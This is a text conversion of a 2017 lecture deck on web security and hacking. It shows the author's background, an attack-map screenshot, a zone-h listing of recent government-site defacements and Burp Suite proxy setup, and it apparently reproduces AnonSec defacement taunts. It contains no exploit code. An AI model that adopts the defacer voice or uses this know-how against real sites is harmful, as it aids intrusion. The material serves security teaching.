



Web Security and Hacking

Aug. 2017

Audit. Tax. Consulting. Financial Advisory.

KyoungGon(KG) Kim
anesra@gmail.com

Facebook.com/kyounggon.kim

Content

0x01. About Me.

0x02. Major Web Hacking Cases.

0x03. Key concept of Web

0x04. Web Hack & Secu Techniques

0x05. Exercise web hacking CTF



Secure your shit
www.AnonSecHackers.us

If You Want to contact Me : www.twitter.com/Mrlele1337

Like AnonSec On Facebook : <https://www.facebook.com/AnonSecHackers.us>
#AnonSec, Laughing at your Security since 2012//.

No matter how mafia you are.... Me

AnonSec Official Members : Mrlele - AnonSec66

We are Anonymous, We are Legion. We do r

>



Hacker

Nick: Anesra

1st place of Hacking Defense Contest

DEFCON 15, 2007 Member

Null@Root pre-Chairman

Over 130 Clients Site Penetration Testing

Writing Web Security and Hacking book



Cyber Security Consultant

Name: KG Kim

Deloitte. Cyber Risk, Senior Manager

PwC, Risk Advisory, Manager

BoB(Best of the Best) Mentor

Korea Government Cyber Security Experts

Professor

Lecture basic/intermediate/advanced Hacking practices at Korea University

Current Status in Cyber world.



NORSE

<http://map.norsecorp.com/>

번역 안함 ▾



ATTACK ORIGINS

| COUNTRY | # | PORT | SERVICE TYPE |
|---------------|-----|-------|-----------------|
| United States | 445 | 25 | smtp |
| China | 212 | 23 | telnet |
| Ukraine | 188 | 8080 | http-alt |
| Netherlands | 58 | 3389 | ms-wbt-server |
| South Korea | 42 | 5900 | rfb |
| Colombia | 35 | 445 | microsoft-ds |
| Switzerland | 32 | 50864 | xsan-filesystem |
| Turkey | 25 | 3306 | mysql |
| Vietnam | 24 | 53413 | netis-router |
| India | 20 | 123 | ntp |

ATTACK TYPES

ATTACK TARGETS

| COUNTRY | # | COUNTRY |
|-----------------------|-----|-----------------------|
| United States | 789 | United States |
| United Arab Emirat... | 282 | United Arab Emirat... |
| Spain | 63 | Spain |
| Singapore | 26 | Singapore |
| Italy | 26 | Italy |
| Philippines | 17 | Philippines |
| France | 17 | France |
| Norway | 12 | Norway |
| Russia | 10 | Russia |
| Belgium | 10 | Belgium |

LIVE ATTACKS

| TIMESTAMP | ATTACKER |
|--------------|-----------------------------------|
| 13:15:12.65 | Nss S.A. |
| 13:15:11.928 | Korea Telecom |
| 13:15:11.699 | Chinanet Guangxi Province Network |
| 13:15:11.561 | Microsoft Corporation |
| 13:15:11.078 | Microsoft Corporation |
| 13:15:10.749 | Taipei Taiwan |
| 13:15:10.401 | As29073 Ecatec Ltd |
| 13:15:09.96 | |
| 13:15:09.71 | |
| 13:15:09.71 | |
| 13:15:09.71 | |

| ATTACKER IP | ATTACKER GEO | TARGET GEO | ATTACK TYPE | PORT |
|-----------------|----------------|----------------------|--------------|-------|
| 200.69.233.229 | Rosario, AR | San Francisco, CA | telnet | 23 |
| 175.202.157.144 | Chungju, KR | San Francisco, CA | netis-router | 53413 |
| 171.107.91.55 | Nanning, CN | Madrid, ES | telnet | 23 |
| 207.46.100.245 | Redmond, US | De Kalb Junction, US | smtp | 25 |
| 65.55.169.247 | Washington, US | De Kalb Junction, US | smtp | 25 |
| 114.40.45.142 | Kaohsiung, TW | Dubai, AE | microsoft-ds | 445 |
| 80.82.65.120 | The Hague, NL | Brussels, BE | unknown | 8089 |



HOME

EXPLORE


<https://www.youtube.com/watch?v=KEn3fnKI9uI>

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x02.

Major Web Hacking Cases

0x02. Major Web Hacking Cases : Hacking Big Picture



1
Encryption

2
Network

3
System/PC

4
Web

5
Malicious Code

6
Mobile

7
Wireless

8
Forensic

9
CPS/IoT

illustrated by Anesra

www.facebook.com/kyounggon.kim
anesra@gmail.com

0x02. Major Web Hacking Cases



z zone-h.org/archive/special=1 ☆ ↗ ○ ↘

페이지는 영어 ⇄ 로 되어 있습니다. 번역하시겠습니까? 안함 번역 영어 항상 번역 옵션

[ENABLE FILTERS]

Total notifications: **229,229** of which **91,384** single ip and **137,845** mass defacements

Legend:

H - Homepage defacement

M - Mass defacement (click to view all defacements of this IP)

R - Redefacement (click)

R - Redefinition (client)
I - IP address location

★ - Special defacement (special defacements are important websites)

| Date | Notifier | H | M | R | L | Domain | OS | View |
|------------|------------------------|---|---|---|--------------------------------------|--------|----------|------------------------|
| 2017/08/25 | MalaysiaGov | H | M | R | ★ www.snnprscon.gov.et | | Win 2008 | mirror |
| 2017/08/25 | MalaysiaGov | H | M | | ★ nahdic.gov.et | | Win 2008 | mirror |
| 2017/08/25 | MalaysiaGov | H | | | ★ www.gamogofa.gov.et | | Win 2008 | mirror |
| 2017/08/25 | Typical Idiot Security | H | | | ★ mairie-chouzelot.fr | | Linux | mirror |
| 2017/08/25 | ifactoryx | | | R | ★ nilufersulama.gov.tr/krd.html | | Win 2008 | mirror |
| 2017/08/25 | MalaysiaGov | H | M | R | ★ danau.limnologi.lipi.go.id | | Linux | mirror |
| 2017/08/24 | ProtoWave Reloaded | | | R | ★ pu.tabanankab.go.id/kuzo.html | | Linux | mirror |
| 2017/08/24 | BALA SNIPER | | | R | ★ policiasantacruz.gov.ar/images... | | Linux | mirror |
| 2017/08/24 | BALA SNIPER | | | R | ★ portal.saludtlatl.gob.mx/images... | | Linux | mirror |
| 2017/08/24 | Aris Dot ID | | | R | ★ pfb.cnpf.embrapa.br/lcp.txt | | Linux | mirror |
| 2017/08/24 | NT404 | | | | ★ mutasi.sdm.kemdikbud.go.id/id.txt | | Linux | mirror |
| 2017/08/24 | NT404 | | | | ★ ppid.jombangkab.go.id/id.txt | | Win 2012 | mirror |
| 2017/08/24 | Afghan Exploiters Team | | | | ★ ancid.gov.af/indx.htm | | Linux | mirror |
| 2017/08/24 | VandaTheGod | | | | ★ biodiversidade.icmbio.gov.br/i... | | Linux | mirror |
| 2017/08/24 | AYYILDIZ TİM | H | | | ★ www.gadmontufar.gob.ec | | Linux | mirror |
| 2017/08/24 | jok3r | | M | R | ★ pa-slawi.go.id/king.htm | | Linux | mirror |
| 2017/08/24 | jok3r | | | R | ★ pa-banyumas.go.id/king.htm | | Linux | mirror |
| 2017/08/24 | jok3r | | | | ★ www.mrcog-nm.gov/king.htm | | Linux | mirror |
| 2017/08/23 | Sons of Anarchy | H | M | R | ★ ibicuitinga.ce.gov.br | | Linux | mirror |
| 2017/08/23 | drarabiKS | | | R | ★ dni.gov.qn/images/qha.jpg | | Linux | mirror |

0x02. Major Web Hacking Cases



zone-h
unrestricted information

Home News Events Archive Archive ★ Onhold Notify Stats Register Login [RSS](#)

Mirror saved on: 2017-08-23 10:20:49

Notified by: Con7ext

System: Linux

Domain: <https://epp.penang.gov.my>

Web server: Apache

IP address: 58.27.61.135

[Notifier stats](#)

This is a CACHE (mirror) page of the site when it was saved by our robot on 2017-08-23 10:20:49

Hacked By Con7ext






- **Still Web and Malicious code are two major threats from out-sider attacker.**
- **Why?**
- **It's easy to attack than system and network hacking layers**
- **There are currently over 1 Billion websites on the web.**
 - Website Hacked Trend Report'16 Q1
- **Over a third of the websites online are powered by four key platforms: WordPress, Joomla!, Drupal, and Magento.**

0x02. Major Web Hacking Cases



- **Hacked Website Report 2016 - Q3**
- **A total of 7,937 infected websites were analyzed in this report.**
- **Based on this data, similar to 2016 - Q1 / Q2, the three leading CMS platforms were WordPress, Joomla! and Magento.**




- WordPress Upload exploit example :<https://www.youtube.com/watch?v=xZRGbBWeHVs>

0x03.

Key fundamental concept of Web



- **HTTP Protocol**



- **Look over HTTP protocol using Chrome browser and burp suite**

0x03. Key fundamental concept of Web (1/5)



■ Burp Suite setting: [https://portswigger.net/](https://portswigger.net)

The screenshot shows the Burp Suite interface with the 'Intercept' tab selected. The main area displays configuration for intercepting client requests and server responses.

Intercept Client Requests

Use these settings to control which requests are stalled for viewing and editing in the Intercept tab.

Intercept requests based on the following rules:

| Add | Enabled | Operator | Match type | Relationship | Condition |
|-----|-------------------------------------|----------|----------------|---------------------|--|
| | <input checked="" type="checkbox"/> | | File extension | Does not match | (^gif\$ ^jpg\$ ^png\$ ^css\$ ^js\$ ^ico\$) |
| | <input type="checkbox"/> | Or | Request | Contains parameters | |
| | <input type="checkbox"/> | Or | HTTP method | Does not match | (get post) |
| | <input type="checkbox"/> | And | URL | Is in target scope | |

Automatically fix missing or superfluous new lines at end of request
 Automatically update Content-Length header when the request is edited

Intercept Server Responses


Use these settings to control which responses are stalled for viewing and editing in the Intercept tab.

Intercept responses based on the following rules:

| Add | Enabled | Operator | Match type | Relationship | Condition |
|-----|-------------------------------------|----------|---------------------|--------------|-----------|
| | <input checked="" type="checkbox"/> | | Content type header | Matches | text |




- Chrome browser setting > Open Proxy setting



0x03. Key fundamental concept of Web (1/5)



- Chrome browser setting > Connection > LAN Setting





▪ Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega

안전함 | <https://www.google.co.kr/search?q=Proxy+SwitchyOmega&oq=Proxy+SwitchyOmega&aqs=chrome..69i57j0l5.47...> ☆

Proxy SwitchyOmega

전체 동영상 이미지 지도 뉴스 더보기 설정 도구

검색결과 약 30,000개 (0.53초)

[Proxy SwitchyOmega - Chrome Web Store](#)
https://chrome.google.com/.../proxy-switchyomega/padekgcemlo... ▾ 이 페이지 번역하기
★★★★★ 평점: 4.7 - 2,627표 - 무료 - Chrome
Changing proxy settings has never been so convenient. Think SwitchyOmega as a modern version of the "Proxy Settings" dialog, designed to be simpler, ...

[GitHub - FelisCatus/SwitchyOmega: Manage and switch between ...](#)
https://github.com/FelisCatus/SwitchyOmega ▾ 이 페이지 번역하기
README.md. SwitchyOmega. Manage and switch between multiple proxies quickly & easily.
Translation status. Chromium Extension. The project is available as ...



▪ Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega

The screenshot shows the Chrome Web Store page for the 'Proxy SwitchyOmega' extension. The extension has a rating of 4.5 stars from 2627 reviews and 794,886 users. The page includes tabs for 'Reviews', 'Support', and 'Related Programs'. Below the main information, there's a section titled 'SwitchyOmega' showing a 'Profile :: auto switch' configuration. It lists two 'Switch rules': one for 'Host wildcard' (internal.example.com) mapped to 'Profile [Direct]' and another for 'Host wildcard' (SwitchyOmega can apply different profiles to requests based on conditions). To the right, there's a sidebar with a 'G+' button and a section titled '기기와 호환 가능' (Compatible with devices) with the text: 'Manage and switch between multiple proxies quickly & easily. Changing proxy settings has never been so convenient. Think SwitchyOmega as a modern version of the "Proxy Settings"'.

0x03. Key fundamental concept of Web (1/5)



- Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega
Next.. Next .. Done

The screenshot shows a Google Chrome window with the title bar "Proxy SwitchyOmega - SwitchyOmega Options". The address bar displays the URL "Proxy SwitchyOmega | chrome-extension://padekgcemlokbadohgkifijomclgjgif/options.html#/about". The main content area is titled "SwitchyOmega" and shows a "Welcome to SwitchyOmega" dialog. The dialog contains the text: "You have successfully installed SwitchyOmega, the ultimate proxy switcher. Please tell SwitchyOmega about your proxies through the options page. Let's see how." At the bottom of the dialog are two buttons: "Skip guide" and a blue "Next" button, which is highlighted with a red dashed border. Below the dialog, there are three informational points:

- ⓘ SwitchyOmega does not provide proxies, VPNs, or other network services.
- ⓘ SwitchyOmega does not track you or insert ads into webpages. Please see our privacy policy.
- ⓘ Other questions? Need help with using SwitchyOmega? Please see our FAQ.

On the left side of the main content area, there is a sidebar with sections for "SETTINGS" (Interface, General, Import/Export), "PROFILES" (proxy, auto switch, New profile...), and "ACTIONS" (Apply changes). The "Apply changes" button has a checked checkbox next to it.

0x03. Key fundamental concept of Web (1/5)



▪ Easy setting Proxy using Chrome Extension: Proxy SwitchyOmega

